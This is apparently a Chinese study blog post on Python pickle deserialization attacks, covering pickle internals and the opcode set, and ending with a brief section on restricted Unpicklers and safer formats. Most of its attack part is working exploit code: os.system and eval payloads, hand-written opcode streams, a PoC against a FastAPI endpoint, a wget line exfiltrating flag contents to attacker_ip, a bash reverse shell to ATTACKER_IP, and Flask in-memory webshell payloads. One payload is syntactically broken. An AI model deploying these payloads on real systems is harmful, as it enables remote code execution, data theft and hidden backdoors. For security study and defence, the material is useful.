最近有pickle反序列化的洞,来回顾一波

神魔是pickle反序列化

序列化&反序列化

  • 序列化:对象 -> 字符串
  • 反序列化:字符串 -> 对象

pickle

  • pickle 是 python 下的序列化和反序列化包
  • pickle 可以看作是一种独立的语言,只要构造特定的 opcode 流,反序列化时就可以让 python 自动执行任意函数

相关函数

序列化函数 反序列化函数 数据形式
pickle.dump(obj,file) pickle.load(file) 文件
pickle.dumps(obj) pickle.loads(bytes) 内存(字节串)


从下图可以看出,_load_loads基本一致,均转换成文件流输出,然后返回调用一个_Unpickler类,通过_Unpickler.load()来实现反序列化
pickle.load(s)


pickle过程解析

pickle解析依靠PVM(Python Virtual Machine),其主要有三部分:

  • 指令处理器:重复读opcode和参数并解释处理,直到.截止
  • stack:临时存数据
  • memo:将反序列化的数据以key-value的形式存储在memo

指令处理器读指令 → stack存临时数据 → memo记住对象 → 返回反序列化后的结果


栗子

  • 对纯Python数据结构进行序列化&反序列化
    例:
1
2
3
4
5
6
7
import pickle
x = [123,'assass1n',{'name':"Assass1n"},(123.321,111)]
s=pickle.dumps(x)
print(s)

l = pickle.loads(s)
print(l)


  • 对自定义类实例进行序列化&反序列化
    例:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
import pickle
class profile():
age = 19
name = 'Assass1n'
information = ['student','hdu','Web']

Me = profile()
a = pickle.dumps(Me)
print(a)

l = pickle.loads(a)
print(l.age)
print(l.name)
print(l.information)
print(l)


漏洞利用

魔术方法

通过前面可以了解到pickle.loads() --> _Unpickler.load()来反序列化
_Unpickler在解析pickle数据时,遇到类实例自定义对象时会调用类的魔术方法

__reduce__(已不常用,可以看后面写的R指令的部分)

和PHP里面的__wakeup__类似,在使用pickle.dump()pickle.dumps()时,pickle会检查这个对象有没有实现__reduce__方法,如果有的话则优先使用它来确定如何进行序列化
例:

1
2
3
4
5
6
7
8
import pickle, os

class RCE:
def __reduce__(self):
return (os.system, ('ls /',)) # 函数 + 参数元组

payload = pickle.dumps(RCE())
pickle.loads(payload) # 反序列化触发 os.system 执行

上述例子__reduce__会返回(os.system,(ls /,))
反序列化时 pickle 会执行:os.system('ls /')

进阶版:

1
2
3
4
5
6
7
8
import pickle

class A(object):
def __reduce__(self):
return (eval,("__import__('os').system('whoami')",))
a = A()
print(pickle.dumps(a))
pickle.loads(pickle.dumps(a))

__new__

  • 实例化一个类时自动被调用,是类的构造方法
  • 可以通过重写自定义类的实例化过程

__init__

  • 在__new__方法之后被调用,负责定义类的属性,初始化实例
  • 用__init__来设置实例属性,这样才可以把数据序列化进去
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
import pickle
class profile():
age = 19
name = 'Assass1n'
information = ['student','hdu','Web']

Me = profile()
a = pickle.dumps(Me)
print(a)

print('------------')

class test():
def __init__(self):
self.age = 19
self.name = 'Assass1n'
self.information = ['student','hdu','Web']
You=test()
b = pickle.dumps(You)
print(b)


可以很明显的看出来上面序列化的字符串更短一点
说明:只有类型信息被序列化了,但是属性没有
因为pickle只序列化实例的属性(保存在__dict__中的),而不会序列化类的属性

需要用__init__来设置实例属性,这样才可以把数据序列化进去

类属性存在于test.__dict__
实例属性存在于b.__dict__


其他魔术方法

构造方法 备注
__del__(构析方法)
  • 在实例被销毁时调用
  • 只有在实例的所有调用都结束后才会被调用
__getattr__
  • 获取不存在的对象属性时被触发
  • 存在返回值
__setattr__
  • 设置对象成员值时触发
__repr__
  • 在实例被传入 repr() 时被调用
  • 必须返回字符串
__call__
  • 把对象当作函数调用时触发
__len__
  • 被传入 len() 时被调用
  • 必须返回整数
__str__
  • str()format()print() 调用时触发,返回一个字符串

思路

  • 任意代码执行或命令执行
  • 变量覆盖

举个例子

受害者:

1
2
3
4
5
6
7
8
9
10
11
12
13
from fastapi import FastAPI, Request
import pickle
import uvicorn

app = FastAPI()

@app.post("/proxy_callback")
async def proxy_callback(request: Request):
data = pickle.loads(await request.body())
return data

if __name__ == "__main__":
uvicorn.run("TestPickle:app", host="127.0.0.1", port=8000, reload=True)

data = pickle.loads(await request.body())使用pickle.loads()方法加载post请求体,攻击者可以通过构造恶意的pickle流来达到命令执行的目的

攻击者POC:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
import pickle
import requests
import os

class PickleRCE():
def __reduce__(self):
return (os.system, ('dir',))


payload = pickle.dumps(PickleRCE())
print(payload)

res = requests.post("http://127.0.0.1:8000/proxy_callback", data=payload)
print("状态码:",res.status_code)
print("响应:",res.text)

运行返回status:0,命令执行成功


opcode

opcode(操作码,全称 operation code),指的是pickle序列化协议使用的一种“指令语言”,类似于虚拟机(比如 PVM,Pickle Virtual Machine)中的“汇编指令”。
只要构造特定的opcode流,反序列化时就可以让python自动执行任意函数

指令 描述 具体写法 栈上的变化
c 获取一个全局对象或import一个模块 c[module]\n[instance]\n 获得的对象入栈
o 寻找栈中的上一个MARK,以之间的第一个数据(必须为函数)为callable,第二个到第n个数据为参数,执行该函数(或实例化一个对象) o 这个过程中涉及到的数据都出栈,函数的返回值(或生成的对象)入栈
i 相当于c和o的组合,先获取一个全局函数,然后寻找栈中的上一个MARK,并组合之间的数据为元组,以该元组为参数执行全局函数(或实例化一个对象) i[module]\n[callable]\n 这个过程中涉及到的数据都出栈,函数返回值(或生成的对象)入栈
N 实例化一个None N 获得的对象入栈
S 实例化一个字符串对象 S’xxx’\n(也可以使用双引号、'等python字符串形式) 获得的对象入栈
V 实例化一个UNICODE字符串对象 Vxxx\n 获得的对象入栈
I 实例化一个int对象 Ixxx\n 获得的对象入栈
F 实例化一个float对象 Fx.x\n 获得的对象入栈
R 选择栈上的第一个对象作为函数、第二个对象作为参数(第二个对象必须为元组),然后调用该函数 R 函数和参数出栈,函数的返回值入栈
. 程序结束,栈顶的一个元素作为pickle.loads()的返回值 .
( 向栈中压入一个MARK标记 ( MARK标记入栈
t 寻找栈中的上一个MARK,并组合之间的数据为元组 t MARK标记以及被组合的数据出栈,获得的对象入栈
) 向栈中直接压入一个空元组 ) 空元组入栈
l 寻找栈中的上一个MARK,并组合之间的数据为列表 l MARK标记以及被组合的数据出栈,获得的对象入栈
] 向栈中直接压入一个空列表 ] 空列表入栈
d 寻找栈中的上一个MARK,并组合之间的数据为字典(数据必须有偶数个,即呈key-value对) d MARK标记以及被组合的数据出栈,获得的对象入栈
} 向栈中直接压入一个空字典 } 空字典入栈
p 将栈顶对象储存至memo_n pn\n
g 将memo_n的对象压栈 gn\n 对象被压栈
0 丢弃栈顶对象 0 栈顶对象被丢弃
b 使用栈中的第一个元素(储存多个属性名: 属性值的字典)对第二个元素(对象实例)进行属性设置 b 栈上第一个元素出栈
s 将栈的第一个和第二个对象作为key-value对,添加或更新到栈的第三个对象(必须为列表或字典,列表以数字作为key)中 s 第一、二个元素出栈,第三个元素(列表或字典)添加新值或被更新
u 寻找栈中的上一个MARK,组合之间的数据(数据必须有偶数个,即呈key-value对)并全部添加或更新到该MARK之前的一个元素(必须为字典)中 u MARK标记以及被组合的数据出栈,字典被更新
a 将栈的第一个元素append到第二个元素(列表)中 a 栈顶元素出栈,第二个元素(列表)被更新
e 寻找栈中的上一个MARK,组合之间的数据并extends到该MARK之前的一个元素(必须为列表)中 e MARK标记以及被组合的数据出栈,列表被更新

速查:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
# Pickle opcodes.  See pickletools.py for extensive docs.  The listing
# here is in kind-of alphabetical order of 1-character pickle code.
# pickletools groups them by purpose.

MARK = b'(' # push special markobject on stack
STOP = b'.' # every pickle ends with STOP
POP = b'0' # discard topmost stack item
POP_MARK = b'1' # discard stack top through topmost markobject
DUP = b'2' # duplicate top stack item
FLOAT = b'F' # push float object; decimal string argument
INT = b'I' # push integer or bool; decimal string argument
BININT = b'J' # push four-byte signed int
BININT1 = b'K' # push 1-byte unsigned int
LONG = b'L' # push long; decimal string argument
BININT2 = b'M' # push 2-byte unsigned int
NONE = b'N' # push None
PERSID = b'P' # push persistent object; id is taken from string arg
BINPERSID = b'Q' # " " " ; " " " " stack
REDUCE = b'R' # apply callable to argtuple, both on stack
STRING = b'S' # push string; NL-terminated string argument
BINSTRING = b'T' # push string; counted binary string argument
SHORT_BINSTRING= b'U' # " " ; " " " " < 256 bytes
UNICODE = b'V' # push Unicode string; raw-unicode-escaped'd argument
BINUNICODE = b'X' # " " " ; counted UTF-8 string argument
APPEND = b'a' # append stack top to list below it
BUILD = b'b' # call __setstate__ or __dict__.update()
GLOBAL = b'c' # push self.find_class(modname, name); 2 string args
DICT = b'd' # build a dict from stack items
EMPTY_DICT = b'}' # push empty dict
APPENDS = b'e' # extend list on stack by topmost stack slice
GET = b'g' # push item from memo on stack; index is string arg
BINGET = b'h' # " " " " " " ; " " 1-byte arg
INST = b'i' # build & push class instance
LONG_BINGET = b'j' # push item from memo on stack; index is 4-byte arg
LIST = b'l' # build list from topmost stack items
EMPTY_LIST = b']' # push empty list
OBJ = b'o' # build & push class instance
PUT = b'p' # store stack top in memo; index is string arg
BINPUT = b'q' # " " " " " ; " " 1-byte arg
LONG_BINPUT = b'r' # " " " " " ; " " 4-byte arg
SETITEM = b's' # add key+value pair to dict
TUPLE = b't' # build tuple from topmost stack items
EMPTY_TUPLE = b')' # push empty tuple
SETITEMS = b'u' # modify dict by adding topmost key+value pairs
BINFLOAT = b'G' # push float; arg is 8-byte float encoding

TRUE = b'I01\n' # not an opcode; see INT docs in pickletools.py
FALSE = b'I00\n' # not an opcode; see INT docs in pickletools.py

# Protocol 2

PROTO = b'\x80' # identify pickle protocol
NEWOBJ = b'\x81' # build object by applying cls.__new__ to argtuple
EXT1 = b'\x82' # push object from extension registry; 1-byte index
EXT2 = b'\x83' # ditto, but 2-byte index
EXT4 = b'\x84' # ditto, but 4-byte index
TUPLE1 = b'\x85' # build 1-tuple from stack top
TUPLE2 = b'\x86' # build 2-tuple from two topmost stack items
TUPLE3 = b'\x87' # build 3-tuple from three topmost stack items
NEWTRUE = b'\x88' # push True
NEWFALSE = b'\x89' # push False
LONG1 = b'\x8a' # push long from < 256 bytes
LONG4 = b'\x8b' # push really big long

_tuplesize2code = [EMPTY_TUPLE, TUPLE1, TUPLE2, TUPLE3]

# Protocol 3 (Python 3.x)

BINBYTES = b'B' # push bytes; counted binary string argument
SHORT_BINBYTES = b'C' # " " ; " " " " < 256 bytes

# Protocol 4

SHORT_BINUNICODE = b'\x8c' # push short string; UTF-8 length < 256 bytes
BINUNICODE8 = b'\x8d' # push very long string
BINBYTES8 = b'\x8e' # push very long bytes string
EMPTY_SET = b'\x8f' # push empty set on the stack
ADDITEMS = b'\x90' # modify set by adding topmost stack items
FROZENSET = b'\x91' # build frozenset from topmost stack items
NEWOBJ_EX = b'\x92' # like NEWOBJ but work with keyword only arguments
STACK_GLOBAL = b'\x93' # same as GLOBAL but using names on the stacks
MEMOIZE = b'\x94' # store top of the stack in memo
FRAME = b'\x95' # indicate the beginning of a new frame

# Protocol 5

BYTEARRAY8 = b'\x96' # push bytearray
NEXT_BUFFER = b'\x97' # push next out-of-band buffer
READONLY_BUFFER = b'\x98' # make top of stack readonly

速查参考pickle反序列化学习


常见利用方法

R指令

大多数会利用__reduce__,指令码为R
作用:

  • 取栈顶元素为args,弹出
  • 取栈顶f,弹出
  • args为参数,执行f,并将结果压入栈

选择栈上的第一个对象作为函数,第二个对象作为参数(第二个对象必须为元组),然后调用该函数

1
2
3
4
5
6
import pickle
opcode=b'''cos
system
(S'whoami'
tR.'''
pickle.loads(opcode)

i指令

ipickle协议中的INST指令(旧协议)
作用:

  • i 会从模块 os 中加载 system 函数
  • 将之前( 'whoami' )构成的参数元组,传入system
  • 最终调用:os.system('whoami')
1
2
3
4
5
6
import pickle
opcode=b'''(S'whoami'
ios
system
.'''
pickle.loads(opcode)

o指令

oProtocol 01的操作码
作用:

  • o指令手动导入了函数os.system(使用c
  • 手动压入参数'whoami'(使用S
  • 利用o指令执行函数调用:os.system('whoami')
  • 返回值作为 pickle 的反序列化结果返回
    从栈中取出:一个函数 + 多个参数,并立即调用这个函数,返回结果入栈
1
2
3
4
5
6
import pickle
opcode=b'''(cos
system
S'whoami'
o.'''
pickle.loads(opcode)

自定义opcode

pickletools(调试器)


pickletools是python的一个内建模块,常用pickletools.dis()来把一段opcode转换为易读的形式

  • 反编译已经打包好的字符串
  • 优化

pickletools反编译,解析上面的字符串

自定义

变量覆盖
生成了一个新的对象进行覆盖,而不是对其进行修改
例:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
import pickle
class Student():
def __init__(self,name):
self.name = name

s = Student("AAA")
print(s.name)
opcode = b"""c__main__
s
(S'name'
S'Assass1n'
db."""
pickle.loads(opcode)
print(s.name)

这里就是对AAA进行了覆盖,并没有作用于s=Student("AAA")

解释一下这一串opcode:
c -> Pickle协议中的GLOBAL操作码

  1. 通过c操作码从模块__main__中加载一个名为s的对象(类Student的实例)
    压入栈中 🪜 栈变化: [<__main__.s>]

  2. (
    含义为MARK,为后续构造元组,dict等结构
    压入栈中 🪜 栈变化: [<__main__.s>, MARK]

  3. S'name'
    含义为推入字符串name
    压入栈中 🪜 栈变化: [<__main__.s>, MARK, 'name']

  4. S'Assass1n'
    推入字符串Assass1n
    压入栈中 🪜 栈变化: [<__main__.s>, MARK, 'name', 'Assass1n']

  5. d
    DICT:将MARK后的元素组成字典
    压入栈中 🪜 栈变化: [<__main__.s>, {'name': 'Assass1n'}]

  6. b
    BUILD:将栈顶的dict作用于前一个对象(通过__setstate__()或.update())
    🪜 栈变化: [<__main__.s>]
    属性被更改 -> s.__dict__.update({'name':'Assass1n'})

  7. .
    STOP:pickle流结束,返回栈顶对象作为反序列化结果


预防

  1. 使用更安全的序列化格式(如 json、safetensors)
  • json 是数据格式不支持执行
  • safetensors 是为了解决反序列化漏洞而诞生的格式,特点:
    • 只存储张量数据,不允许执行任意代码
    • 设计上 默认安全
    • 支持检查元数据(header)
      适用于 AI 模型部署场景下的替代格式。
  1. 如果必须使用 pickle,可以通过自定义反序列化逻辑来限制可反序列化的类。
1
2
3
4
5
6
7
8
9
10
11
12
import pickle
import types

# 自定义Unpickler,限制可反序列化的类型
class RestrictedUnpickler(pickle.Unpickler):
def find_class(self, module, name):
if module == "builtins" and name in {"str", "list", "dict", "set", "int", "float", "bool"}:
return getattr(__import__(module), name)
raise pickle.UnpicklingError(f"global '{module}.{name}' is forbidden")

def restricted_loads(s):
return RestrictedUnpickler(io.BytesIO(s)).load()

反弹shell(反序列化无回显)

1
2
3
4
5
6
7
8
9
import base64

opcode=b'''cos
system
(S"wget http://attacker_ip/?a=`cat /f*`"
tR.
'''

print(base64.b64encode(opcode))
1
2
3
4
5
6
7
8
9
10
11
12
13
import base64

opcode = b'''cbuiltins
eval
(S"__import__('sys').modules['__main__'].__dict__['app'].before_request_funcs.setdefault(None,[]).append(lambda :__import__('os').popen('cat /flag').read())"
tRc__main__
News
(S''
S''
tR.'''

exp = base64.b64encode(opcode)
print(exp.decode())
1
2
3
4
5
6
7
8
9
10
11
import pickle
import base64
import os

class ReverseShell:
def __reduce__(self):
return (os.system, ("bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/9999 0>&1'",))

payload = pickle.dumps(ReverseShell())
encoded_payload = base64.b64encode(payload).decode()
print(f"Payload:\n{encoded_payload}")

新版flask下的python内存马

before_request

1
2
3
4
5
6
7
8
9
10
import os
import pickle
import base64
class A():
def __reduce__(self):
return (eval,("__import__(\"sys\").modules['__main__'].__dict__['app'].before_request_funcs.setdefault(None, []).append(lambda :__import__('os').popen('ls /').read())",))

a = A()
b = pickle.dumps(a)
print(base64.b64encode(b))

after_request

1
2
3
4
5
6
7
8
9
10
import os
import pickle
import base64
class A():
def __reduce__(self):
return (eval,("__import__('sys').modules['__main__'].__dict__['app'].after_request_funcs.setdefault(None, []).append(lambda resp: CmdResp if request.args.get('gxngxngxn') and exec(\"global CmdResp;CmdResp=__import__(\'flask\').make_response(__import__(\'os\').popen('ls /')",))

a = A()
b = pickle.dumps(a)
print(base64.b64encode(b))

errorhandler

1
2
3
4
5
6
7
8
9
10
import os
import pickle
import base64
class A():
def __reduce__(self):
return (exec,("global exc_class;global code;exc_class, code = app._get_exc_class_and_code(404);app.error_handler_spec[None][code][exc_class] = lambda a:__import__('os').popen('ls /').read()",))

a = A()
b = pickle.dumps(a)
print(base64.b64encode(b))

参考

这篇文章感觉还是比较全面的